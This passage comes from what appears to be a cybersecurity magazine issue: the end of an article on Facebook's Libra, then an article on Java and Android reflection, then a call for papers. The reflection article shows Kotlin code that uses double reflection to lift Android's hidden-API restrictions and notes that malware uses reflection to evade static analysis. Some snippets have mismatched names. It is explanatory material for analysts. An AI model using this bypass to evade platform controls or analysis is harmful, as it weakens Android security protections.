hearing at the first hearing he gave a statement about Libra, providing a strong reason for the USA not to interfere with the project. Zuckerberg stated that if the USA blocks the project, China will have a much greater advantage in this regard. Zuckerberg's speech was as follows:

“China moves swiftly to bring similar ideas to life in the coming months. Libra will mostly be backed by dollars, and I believe this will increase America's financial leadership in the world. If America does not innovate, our financial leadership cannot be guaranteed.”

Conclusion

Although Libra has been subject to the reactions of the regulators since its announcement, both Calibra manager Marcus and Facebook founder Zuckerberg stressed that Libra will not be released without the regulators' approval. Currently, Facebook continues to develop the project despite losing a few of its key partners. The announcement made on November 15 stated that 30 new projects were included in the Libra network. All this shows that Libra has not been given up.

Since the issue about Libra I have dealt with in this article is quite deep and long, I only talked about some parts for Arka Kapi readers, hoping that they will have an idea about the process, and I hope it was useful.

References:

1. <https://www.youtube.com/watch?v=wLOB-d45OGG4>
2. <https://www.facebook.com/notes/david-marcus/libra-2-weeks-in/10158616513819148/>
3. <https://libra.org/en-US/>
4. <https://www.coindesk.com/facebook-marcus-100-percent-salary-libra>
5. <https://www.reuters.com/article/us-germany-blockchain-idUSKBN1W21TR>
6. https://developers.libra.org/blog/2019/11/15/5-months-and-growing-strong?utm_source=Trigggermail&utm_medium=email&utm_campaign=Post%20Blast%20bii-fintech:%20Libra%20logs%20over%2051%2C000%20test%20transactions%20%7C%20China%20to%20launch%20investigation%20into%20crypto%20%7C%20Funding%20Xchange%20raises%20%2410.4M&utm_term=BII%20List%20Fintech%20ALL

Android & Reflection Usage

In this article, I will talk about the concept of reflection, which you can often encounter in malware reviews and mobile penetration tests.

Reflection in object-oriented programming languages such as Java; allows you to examine components such as class, interface and method during runtime and allows you to do it without knowing the name these interfaces and methods during compile time. Reflection can also be used to perform operations such as defining new objects and calling methods. With this feature, reflection is a boon for library developers. Developers can use this library without waiting for all modules used by the library written in reflection to be available in the application before using the library. In addition, thanks to reflection, the file size of the developed library is low.

Of course, there will be those saying “PoC || GTFO”. Let’s see a sample reflection usage in Java:

```
Object example = Class.forName  
("class.tam.path.ve.ClassName").  
newInstance();
```

```
(or Object example = ClassName.  
class.newInstance();)
```

This code block is used to define objects with reflection.

```
Method exampleMethod  
= example.getClass().  
getDeclaredMethod("aMethod", new  
<?>[0]);
```

```
exampleMethod.invoke(example);
```

This code block calls the name of the method we want to use in the defined object.

As I said; you can examine Java classes during runtime with Java Reflection. Generally, the first thing to do when using reflection is to control the classes. You can get a lot of information about the class you are working in. Some



important information is as follows:

- Class name,
- Class’s public, private, synchronized etc. status,
- Package information,
- Superclass information,
- Interfaces of the class,
- Class constructors,
- Class methods,

The discovery of hidden functions that are undocumented but however in the SDK often happens this way. For those who ask “Where do we find the classes?”; Google apps are already using these “hidden” functions. If you want to perform these skills that are not offered to you, you can use a function you cannot access by calling it as

follows.

```
Class hiddenClass = Class.forName("I
will use this, bro.");

Object hiddenClassObject =
hiddenClass.newInstance();

Method metod = hiddenClass.
getDeclaredMethod("FuncToUse");

Object objet = metod.invoke(null);

(or metod.invoke(hiddenClassObject))
```

Reflection is an advanced feature on the Android platform because, thanks to the above-mentioned feature, it makes normally inaccessible processes accessible to Android apps. However, Google is not happy with this usage. Therefore alongside with Android P, Google has taken measures to prevent a number of hidden functions from being used by developers. As long as you keep your Android app in the API 27 (Android 8.1) version, this measure does not apply. That is because; as of November 1, 2019, apps installed on the app store must target API 28 or higher, according to the minimum API requirement policy. However, despite all these restrictions, it is still possible to use hidden functions with reflection in the new version APIs. "How is that possible?" With double reflection.

In API 28 and higher versions, when you try to use the reflection codes I just mentioned, you get an error like "ClassNotFoundException". However, when reflection is done twice, this exception is not thrown. I will use Kotlin since I will give an example from the current API. Undoubtedly, Kotlin replaces Java on Android.

```
val forName = Class::class.java.
getMethod("forName", String::class.
java)

val getMethod = Class::class.
java.getMethod("getMethod",
String::class.java,
arrayOf<Class<*>>():class.java)

val hiddenClass = forName.
invoke(null, "I will use this,
bro.") as Class<*>

val metod = getMethod.
invoke(someHiddenClass, "FuncToUse",
String::class.java)

someHiddenMethod.invoke(null,
"ParamToUse")
```

The application not being subject to restrictions when reflection is used in a way mentioned above. This can be explained in this way: even though it is us who use reflec-



tion; the process we want to be done is done by the system itself. If you examine this application and check who makes this call, you will see that it is the system who is making the call. In the bypass method, if the reflection will be used intensely, it becomes necessary to perform this process with a wrapper many times. No wonder - we can eliminate this requirement using reflection as follows:

```
val forName = Class::class.
    java.getDeclaredMethod("forName",
        String::class.java)

val getDeclaredMethod =
    Class::class.java.getDeclaredMethod

    ("getDeclaredMethod", String::class.
        java, arrayOf<Class<*>>())::class.
        java)

val vmRuntime = forName.
    invoke(null, "dalvik.system.
        VMRuntime") as Class<*>

val getRuntime = getDeclaredMethod.
    invoke(vmRuntime, "getRuntime",
        null) as Method

val exemption =
    getDeclaredMethod.invoke(vmRuntime,
        "setHiddenApiExemptions",
        arrayOf(arrayOf<String>())::class.
        java) as Method
```

```
val vmRuntime = getRuntime.
    invoke(null)

exemption.invoke(vmRuntime,
    arrayOf("L"))
```

When this block of code works, we will have modified the list of methods allowed by Google to cover all methods by giving the parameter "L". We have successfully performed this operation because it was done by the system with double reflection. With the measures taken by Google, the usage areas of reflection by the developers are restricted. However, it is possible to say that the developers will continue to use existing blessings with different methods they will find in the future.

People who develop malware know of this functional feature. Reflection is used in Android malware as a method to escape static analysis tools. Analysis tools aware of the concept of reflection are available for Java-based applications. However, it is not possible to use the same approach to the Android platform. On the Android platform, the work done for the detection of reflection remains insufficient. This makes the use of reflection a boon for malicious app developers. If we consider the number and increase of malware in the app store, it is not difficult to predict which method the malware to be developed to work in API 28 and higher versions can start using next year.

CALL FOR PAPERS

АРКАКАПИ

Do you want your article to be published on Arka Kapi Magazine? Submit now to be featured in the next issue! Your article can be of any title as long as it fits to the cyber security context. Make sure it's an original article that isn't previously published elsewhere.

Email your articles to:
editor@arkakapimag.com

FEEDBACK

Got any feedback about Arka Kapi Magazine? Found a bug? Want us to add or remove something? Let us know!

follow us

Don't miss the news!



arkakapimag